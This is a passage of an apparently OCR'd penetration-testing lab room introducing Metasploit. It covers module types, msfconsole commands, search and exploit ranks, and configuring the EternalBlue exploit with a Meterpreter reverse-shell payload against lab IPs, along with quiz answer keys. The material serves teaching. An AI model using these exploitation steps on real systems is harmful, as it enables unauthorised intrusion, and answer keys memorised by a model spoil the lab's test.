Metasploit: Introduction

An introduction to the main components of the Metasploit Framework.

Task 1 Introduction Metasploit

Metasploit is the most widely used exploitation framework. Metasploit is a powerful tool that can support all phases of a penetration testing engagement, from information gathering to post-exploitation.

Metasploit has two main versions:

- **Metasploit Pro**: The commercial version that facilitates the automation and management of tasks. This version has a graphical user interface (GUI).
- **Metasploit Framework**: The open-source version that works from the command line. This room will focus on this version, installed on the AttackBox and most commonly used penetration testing Linux distributions.

The Metasploit Framework is a set of tools that allow information gathering, scanning, exploitation, exploit development, post-exploitation, and more. While the primary usage of the Metasploit Framework focuses on the penetration testing domain, it is also useful for vulnerability research and exploit development.

The main components of the Metasploit Framework can be summarized as follows;

- **msfconsole**: The main command-line interface.
- **Modules**: supporting modules such as exploits, scanners, payloads, etc.
- **Tools**: Stand-alone tools that will help vulnerability research, vulnerability assessment, or penetration testing. Some of these tools are msfvenom, pattern_create and pattern_offset. We will cover msfvenom within this module, but pattern_create and pattern_offset are tools useful in exploit development which is beyond the scope of this module.

This room will cover the main components of Metasploit while providing you with a solid foundation on how to find relevant exploits, set parameters, and exploit vulnerable services on the target system. Once you have completed this room, you will be able to navigate and use the Metasploit command line comfortably.

Start the AttackBox by pressing the Start AttackBox button at the top of this page to complete tasks and answer the questions. The AttackBox machine will start in Split-Screen view. If it is not visible, use the blue Show Split View button at the top of the page.

Answer the questions below

No answer needed

Task 2 Main Components of Metasploit

While using the Metasploit Framework, you will primarily interact with the Metasploit console. You can launch it from the AttackBox terminal using the `msfconsole` command. The console will be your main interface to interact with the different modules of the Metasploit Framework. Modules are small components within the Metasploit framework that are built to perform a specific task, such as exploiting a vulnerability, scanning a target, or performing a brute-force attack.
Before diving into modules, it would be helpful to clarify a few recurring concepts: vulnerability, exploit, and payload.

- **Exploit:** A piece of code that uses a vulnerability present on the target system.
- **Vulnerability:** A design, coding, or logic flaw affecting the target system. The exploitation of a vulnerability can result in disclosing confidential information or allowing the attacker to execute code on the target system.
- **Payload:** An exploit will take advantage of a vulnerability. However, if we want the exploit to have the result we want (gaining access to the target system, read confidential information, etc.), we need to use a payload. Payloads are the code that will run on the target system.

Modules and categories under each one are listed below. These are given for reference purposes, but you will interact with them through the Metasploit console (msfconsole).

Auxiliary
Any supporting module, such as scanners, crawlers and fuzzers, can be found here.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules#
tree -L 1 auxiliary/
auxiliary/
├── admin
├── analyze
├── bnat
├── client
├── cloud
├── crawler
├── docx
├── dos
├── example.py
├── example.rb
├── fileformat
├── fuzzers
├── gather
├── parser
├── pdf
├── scanner
├── server
├── sniffer
├── spoof
├── sqli
├── voip
└── vsploit
```

```
20 directories, 2 files
```

Encoders
Encoders will allow you to encode the exploit and payload in the hope that a signature-based antivirus solution may miss them.

Signature-based antivirus and security solutions have a database of known threats. They detect threats by comparing suspicious files to this database and raise an alert if there is a match. Thus encoders can have a limited success rate as antivirus solutions can perform additional checks.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules#
tree -L 1 encoders/
encoders/
├── cmd
├── generic
├── mipsbe
├── mipsle
├── php
├── ppc
├── ruby
├── sparc
├── x64
└── x86

10 directories, 0 files
```

Evasion
While encoders will encode the payload, they should not be considered a direct attempt to evade antivirus software. On the other hand, “evasion” modules will try that, with more or less success.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules#
tree -L 2 evasion/
evasion/
└── windows
    ├── applocker_evasion_install_util.rb
    ├── applocker_evasion_msbuild.rb
    ├── applocker_evasion_presentationhost.rb
    ├── applocker_evasion_regasm_regsvcs.rb
    ├── applocker_evasion_workflow_compiler.rb
    ├── process_herpaderping.rb
    ├── syscall_inject.rb
    ├── windows_defender_exe.rb
    └── windows_defender_js_hta.rb

1 directory, 9 files
```

Exploits
Exploits, neatly organized by target system.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules#
tree -L 1 exploits/
exploits/
├── aix
├── android
├── apple_ios
├── bsd
├── bsdi
├── dialup
├── example_linux_priv_esc.rb
├── example.py
├── example.rb
├── example_webapp.rb
├── firefox
├── freebsd
├── hpux
├── irix
├── linux
├── mainframe
├── multi
├── netware
├── openbsd
├── osx
├── qnx
├── solaris
├── unix
└── windows

20 directories, 4 files
```

NOPs

NOPs (No OPeration) do nothing, literally. They are represented in the Intel x86 CPUfamily with 0x90, following which the CPU will do nothing for one cycle. They are often used as a buffer to achieve consistent payload sizes.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules#
tree -L 1 nops/
nops/
├── aarch64
├── armle
├── cmd
├── mipsbe
├── php
├── ppc
├── sparc
├── tty
├── x64
└── x86
```

```
10 directories, 0 files
```

Payloads
Payloads are codes that will run on the target system.
Exploits will leverage a vulnerability on the target system, but to achieve the desired result, we will need a payload. Examples could be; getting a shell, loading a malware or backdoor to the target system, running a command, or launching calc.exe as a proof of concept to add to the penetration test report. Starting the calculator on the target system remotely by launching the calc.exe application is a benign way to show that we can run commands on the target system.
Running command on the target system is already an important step but having an interactive connection that allows you to type commands that will be executed on the target system is better. Such an interactive command line is called a "shell". Metasploit offers the ability to send different payloads that can open shells on the target system.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules#
tree -L 1 payloads/
payloads/
├── adapters
├── singles
├── stagers
└── stages

4 directories, 0 files
```

You will see four different directories under payloads: adapters, singles, stagers and stages.

- **Adapters:** An adapter wraps single payloads to convert them into different formats. For example, a normal single payload can be wrapped inside a Powershell adapter, which will make a single powershell command that will execute the payload.
- **Singles:** Self-contained payloads (add user, launch notepad.exe, etc.) that do not need to download an additional component to run.
- **Stagers:** Responsible for setting up a connection channel between Metasploitand the target system. Useful when working with staged payloads. “Staged payloads” will first upload a stager on the target system then download the rest of the payload (stage). This provides some advantages as the initial size of the payload will be relatively small compared to the full payload sent at once.
- **Stages:** Downloaded by the stager. This will allow you to use larger sized payloads.

Metasploit has a subtle way to help you identify single (also called “inline”) payloads and staged payloads.

- generic/shell_reverse_tcp
- windows/x64/shell/reverse_tcp

Both are reverse Windows shells. The former is an inline (or single) payload, as indicated by the “_” between “shell” and “reverse”. While the latter is a staged payload, as indicated by the “/” between “shell” and “reverse”.
Post

Post modules will be useful on the final stage of the penetration testing process listed above, post-exploitation.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules#
tree -L 1 post/
post/
├── aix
├── android
├── apple_ios
├── bsd
├── firefox
├── hardware
├── linux
├── multi
├── networking
├── osx
├── solaris
└── windows

12 directories, 0 files
```

If you wish to familiarize yourself further with these modules, you can find them under the modules folder of your Metasploit installation. For the AttackBox these are under /opt/metasploit-framework/embedded/framework/modules

Answer the questions below

What is the name of the code taking advantage of a flaw on the target system?

Exploit

What is the name of the code that runs on the target system to achieve the attacker's goal?

Payload

What are self-contained payloads called?

Singles

Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?


Singles

Task 3 Msfconsole

As previously mentioned, the console will be your main interface to the MetasploitFramework. You can launch it using the msfconsole command on your AttackBox terminal or any system the Metasploit Framework is installed on.

msfconsole:

```
root@ip-10-10-220-191:~# msfconsole
```




```
       =[ metasploit v6.0                         ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search
msf6 >
```

Once launched, you will see the command line changes to msf6 (or msf5 depending on the installed version of Metasploit). The Metasploit console (msfconsole) can be used just like a regular command-line shell, as you can see below. The first command is `ls` which lists the contents of the folder from which Metasploit was launched using the `msfconsole` command.

It is followed by a `ping` sent to Google's DNS IP address (8.8.8.8). As we operate from the AttackBox, which is Linux we had to add the `-c 1` option, so only a single ping was sent. Otherwise, the ping process would continue until it is stopped using `CTRL+C`.

LinuxCommands in Metasploit:

```
msf6 > ls
[*] exec: ls

burpsuite_community_linux_v2021_8_1.sh     Instructions  Scripts
Desktop                                 Pictures      thinclient_drives
Downloads                         Postman       Tools
msf6 > ping -c 1 8.8.8.8
[*] exec: ping -c 1 8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=1.33 ms
```

```
--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.335/1.335/1.335/0.000 ms
msf6 >
```

It will support most Linux commands, including `clear` (to clear the terminal screen), but will not allow you to use some features of a regular command line (e.g. does not support output redirection), as seen below.

Failed Output Redirection:

```
msf6 > help > help.txt
[-] No such command
msf6 >
```

While on the subject, the help command can be used on its own or for a specific command. Below is the help menu for the set command we will cover soon.

Help feature:

```
msf6 > help set
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.
msf6 >
```

You can use the history command to see commands you have typed earlier.

History command:

msf6 > history
1 use exploit/multi/http/nostromo_code_exec
2 set lhost 10.10.16.17
3 set rport 80
4 options
5 set rhosts 10.10.29.187
6 run
7 exit
8 exit -y
9 version
10 use exploit/multi/script/web_delivery

An important feature of msfconsole is the support of tab completion. This will come in handy later when using Metasploit commands or dealing with modules. For example, if you start typing `he` and press the tab key, you will see it auto-completes to `help`.

Msfconsole is managed by context; this means that unless set as a global variable, all parameter settings will be lost if you change the module you have decided to use. In the example below, we have used the ms17_010_eternalblue exploit, and we have set parameters such as RHOSTS. If we were to switch to another module (e.g. a port scanner), we would need to set the `RHOSTS` value again as all changes we have made remained in the context of the ms17_010_eternalblue exploit.

Let us look at the example below to have a better understanding of this feature. We will use the MS17-010 “Eternalblue” exploit for illustration purposes.

Once you type the `use exploit/windows/smb/ms17_010_eternalblue` command, you will see the command line prompt change from msf6 to “msf6 exploit(windows/smb/ms17_010_eternalblue)”. The "EternalBlue" is an exploit allegedly developed by the U.S. National Security Agency (N.S.A.) for a vulnerability affecting the SMBv1 server on numerous Windows systems. The SMB (Server Message Block) is widely used in Windows networks for file sharing and even for sending files to printers. EternalBlue was leaked by the cybercriminal group "Shadow Brokers" in April 2017. In May 2017, this vulnerability was exploited worldwide in the WannaCry ransomware attack.

Using an exploit:

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

The module to be used can also be selected with the `use` command followed by the number at the beginning of the search result line.

While the prompt has changed, you will notice we can still run the commands previously mentioned. This means we did not "enter" a folder as you would typically expect in an operating system command line.

Linux commands within a context:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > ls
[*] exec: ls

burpsuite_community_linux_v2021_8_1.sh     Instructions  Scripts
Desktop                          Pictures      thinclient_drives
Downloads                        Postman       Tools
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

The prompt tells us we now have a context set in which we will work. You can see this by typing the show options command.

Show options:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

```
   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to
use for authentication
   SMBPass                         no        (Optional) The password for the
specified username
   SMBUser                         no        (Optional) The username to
authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit
Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     10.10.220.191    yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

This will print options related to the exploit we have chosen earlier. The show options command will have different outputs depending on the context it is used in. The example above shows that this exploit will require we set variables like RHOSTS and RPORT. On the other hand, a post-exploitation module may only need us to set a SESSION ID (see the screenshot below). A session is an existing connection to the target system that the post-exploitation module will use.

Options for a post-exploitation module:

```
msf6 post(windows/gather/enum_domain_users) > show options

Module options (post/windows/gather/enum_domain_users):

   Name     Current Setting  Required  Description
```

```
   ----     ---------------  --------  -----------
   HOST                      no        Target a specific host
   SESSION                   yes       The session to run this module on.
   USER                      no        Target User for NetSessionEnum
msf6 post(windows/gather/enum_domain_users) >
```

The `show` command can be used in any context followed by a module type (auxiliary, payload, exploit, etc.) to list available modules. The example below lists payloads that can be used with the ms17-010 Eternalblue exploit.

The show payloads command:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank
Check  Description
   -   ----                                          ---------------  ----
-----  -----------
   0   generic/custom                                                 manual  No
Custom Payload
   1   generic/shell_bind_tcp                                         manual  No
Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                      manual  No
Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                               manual  No
Windows x64 Execute Command
   4   windows/x64/loadlibrary                                        manual  No
Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                         manual  No
Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                          manual  No
Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP
Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                     manual  No
Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP
Stager with UUID Support
```

If used from the msfconsole prompt, the `show` command will list all modules.
The `use` and `show options` commands we have seen so far are identical for all modules in Metasploit.
You can leave the context using the `back` command.

The back command:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 >
```

Further information on any module can be obtained by typing the info command within its context.

The info command:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Sean Dillon
  Dylan Davis
  Equation Group
  Shadow Brokers
  thelightcosine

Available targets:
  Id  Name
  --  ----
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
  RPORT          445              yes       The target port (TCP)
  SMBDomain      .                no        (Optional) The Windows domain to
use for authentication
  SMBPass                         no        (Optional) The password for the
specified username
  SMBUser                         no        (Optional) The username to
authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit
Target.

Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
```

```
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
  calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
  so that overflow is well laid-out to overwrite an SMBv1 buffer.
  Actual RIP hijack is later completed in
  srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
  not trigger 100% of the time, and should be run continuously until
  triggered. It seems like the pool will get hot streaks and need a
  cool down period before the shells rain in again. The module will
  attempt to use Anonymous login, by default, to authenticate to
  perform the exploit. If the user supplies credentials in the
  SMBUser, SMBPass, and SMBDomain options it will use those instead.
  On some systems, this module may cause system instability and
  crashes, such as a BSOD or a reboot. This may be more likely with
  some payloads.

References:

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-0
10
  https://cvedetails.com/cve/CVE-2017-0143/
  https://cvedetails.com/cve/CVE-2017-0144/
  https://cvedetails.com/cve/CVE-2017-0145/
  https://cvedetails.com/cve/CVE-2017-0146/
  https://cvedetails.com/cve/CVE-2017-0147/
  https://cvedetails.com/cve/CVE-2017-0148/
  https://github.com/RiskSense-Ops/MS17-010

Also known as:
  ETERNALBLUE
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Alternatively, you can use the `info` command followed by the module's path from the msfconsole prompt (e.g. `info exploit/windows/smb/ms17_010_eternalblue`). Info is not a help menu; it will display detailed information on the module such as its author, relevant sources, etc.

Search

One of the most useful commands in msfconsole is search. This command will search the Metasploit Framework database for modules relevant to the given search parameter. You can conduct searches using CVE numbers, exploit names (eternalblue, heartbleed, etc.), or target system.

The search command:

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check
Description
```

```
   -  ----                                      ---------------  ----     -----
-----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                          normal   No
MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index, for example use 4 or use
exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

The output of the `search` command provides an overview of each returned module. You may notice the "name" column already gives more information than just the module name. You can see the type of module (auxiliary, exploit, etc.) and the category of the module (scanner, admin, windows, Unix, etc.). You can use any module returned in a search result with the command use followed by the number at the beginning of the result line. (e.g. `use 0` instead of `use auxiliary/admin/smb/ms17_010_command`)

Another essential piece of information returned is in the "rank" column. Exploits are rated based on their reliability. The table below provides their respective descriptions.

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

Source: https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking

You can direct the search function using keywords such as type and platform.

For example, if we wanted our search results to only include auxiliary modules, we could set the type to auxiliary. The screenshot below shows the output of the search type:auxiliary telnet command.

Search by module type:

```
msf6 > search type:auxiliary telnet

Matching Modules
================

   #   Name                                                  Disclosure Date
Rank    Check  Description
   -   ----                                                  ---------------
----    -----  -----------
   0   auxiliary/admin/http/dlink_dir_300_600_exec_noauth  2013-02-04
normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command
Execution
   1   auxiliary/admin/http/netgear_r6700_pass_reset       2020-06-15
normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   2   auxiliary/dos/cisco/ios_telnet_rocem                2017-03-17
normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof        2010-12-21
normal  No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   4   auxiliary/scanner/ssh/juniper_backdoor              2015-12-20
normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/brocade_enable_login
normal  No     Brocade Enable Login Check Scanner
   6   auxiliary/scanner/telnet/lantronix_telnet_password
normal  No     Lantronix Telnet Password Recovery
   7   auxiliary/scanner/telnet/lantronix_telnet_version
normal  No     Lantronix Telnet Service Banner Detection
   8   auxiliary/scanner/telnet/satel_cmd_exec             2017-04-07
normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command
Injection Vulnerability
   9   auxiliary/scanner/telnet/telnet_encrypt_overflow
normal  No     Telnet Service Encryption Key ID Overflow Detection
   10  auxiliary/scanner/telnet/telnet_login
normal  No     Telnet Login Check Scanner
   11  auxiliary/scanner/telnet/telnet_ruggedcom
normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/telnet_version
normal  No     Telnet Service Banner Detection
   13  auxiliary/server/capture/telnet
normal  No     Authentication Capture: Telnet
```

```
Interact with a module by name or index, for example use 13 or use
auxiliary/server/capture/telnet
msf6 >
```

Please remember that exploits take advantage of a vulnerability on the target system and may always show unexpected behavior. A low-ranking exploit may work perfectly, and an excellent ranked exploit may not, or worse, crash the target system.

Answer the questions below

How would you search for a module related to Apache?

Search apache

Who provided the auxiliary/scanner/ssh/ssh_login module?

todb

Task 4 Working with modules

You can launch the target machine attached to this room to replicate the examples shown below. Any Metasploit version 5 or 6 will have menus and screens similar to those shown here so you can use the AttackBox or any operating system installed on your local computer.

Once you have entered the context of a module using the `use` command followed by the module name, as seen earlier, you will need to set parameters. The most common parameters you will use are listed below. Remember, based on the module you use, additional or different parameters may need to be set. It is good practice to use the show options command to list the required parameters.

All parameters are set using the same command syntax:

```
set PARAMETER_NAME VALUE
```

Before we proceed, remember to always check the msfconsole prompt to ensure you are in the right context. When dealing with Metasploit, you may see five different prompts:

- **The regular command prompt:** You can not use Metasploit commands here.

Regular command prompt:

```
root@ip-10-10-XX-XX:~#
```

- **The msfconsole prompt:** msf6 (or msf5 depending on your installed version) is the msfconsole prompt. As you can see, no context is set here, so context-specific commands to set parameters and run modules can not be used here.

Metasploitcommand prompt:

```
msf6 >
```

- **A context prompt:** Once you have decided to use a module and used the set command to choose it, the msfconsole will show the context. You can use context-specific commands (e.g. set RHOSTS 10.10.x.x) here.

A context command prompt:
```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- **The Meterpreter prompt:** Meterpreter is an important payload we will see in detail later in this module. This means a Meterpreter agent was loaded to the target system and connected back to you. You can use Meterpreter specific commands here.

A Meterpreter command prompt:
```
meterpreter >
```

- **A shell on the target system:** Once the exploit is completed, you may have access to a command shell on the target system. This is a regular command line, and all commands typed here run on the target system.

A Meterpreter command prompt:
```
C:\Windows\system32>
```

As mentioned earlier, the `show options` command will list all available parameters.

The show options command:
```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain
to use for authentication
   SMBPass                         no        (Optional) The password for the
specified username
   SMBUser                         no        (Optional) The username to
authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches
exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):
```

```
      Name      Current Setting  Required  Description
      ----      ---------------  --------  -----------
      EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
      LHOST     10.10.44.70      yes       The listen address (an interface may
be specified)
      LPORT     4444             yes       The listen port


Exploit target:

      Id  Name
      --  ----
      0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

As you can see in the screenshot above, some of these parameters require a value for the exploit to work. Some required parameter values will be pre-populated, make sure you check if these should remain the same for your target. For example, a web exploit could have an RPORT (remote port: the port on the target system Metasploit will try to connect to and run the exploit) value preset to 80, but your target web application could be using port 8080.

In this example, we will set the RHOSTS parameter to the IP address of our target system using the `set` command.

A Meterpreter command prompt:


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.165.39
rhosts => 10.10.165.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

      Name           Current Setting  Required  Description
      ----           ---------------  --------  -----------
      RHOSTS         10.10.165.39     yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
      RPORT          445              yes       The target port (TCP)
      SMBDomain      .                no        (Optional) The Windows domain
to use for authentication
      SMBPass                         no        (Optional) The password for the
specified username
      SMBUser                         no        (Optional) The username to
authenticate as
      VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target.
      VERIFY_TARGET  true             yes       Check if remote OS matches
exploit Target.
```

```
Payload options (windows/x64/meterpreter/reverse_tcp):

      Name      Current Setting  Required  Description
      ----      ---------------  --------  -----------
      EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
      LHOST     10.10.44.70      yes       The listen address (an interface may
be specified)
      LPORT     4444             yes       The listen port


Exploit target:

      Id  Name
      --  ----
      0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Once you have set a parameter, you can use the show options command to check the value was set correctly.

Parameters you will often use are:

- **RHOSTS:** “Remote host”, the IP address of the target system. A single IP address or a network range can be set. This will support the CIDR (Classless Inter-Domain Routing) notation (/24, /16, etc.) or a network range (10.10.10.x – 10.10.10.y). You can also use a file where targets are listed, one target per line using file:/path/of/the/target_file.txt, as you can see below.



- **RPORT:** “Remote port”, the port on the target system the vulnerable application is running on.
- **PAYLOAD:** The payload you will use with the exploit.
- **LHOST:** “Localhost”, the attacking machine (your AttackBox or Kali Linux) IP address.
- **LPORT:** “Local port”, the port you will use for the reverse shell to connect back to. This is a port on your attacking machine, and you can set it to any port not used by any other application.

- **SESSION:** Each connection established to the target system using Metasploit will have a session ID. You will use this with post-exploitation modules that will connect to the target system using an existing connection.

You can override any set parameter using the set command again with a different value. You can also clear any parameter value using the unset command or clear all set parameters with the `unset all` command.

The unset all command:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > unset all
Flushing datastore...
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain
to use for authentication
   SMBPass                         no        (Optional) The password for the
specified username
   SMBUser                         no        (Optional) The username to
authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches
exploit Target.


Exploit target:

   id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

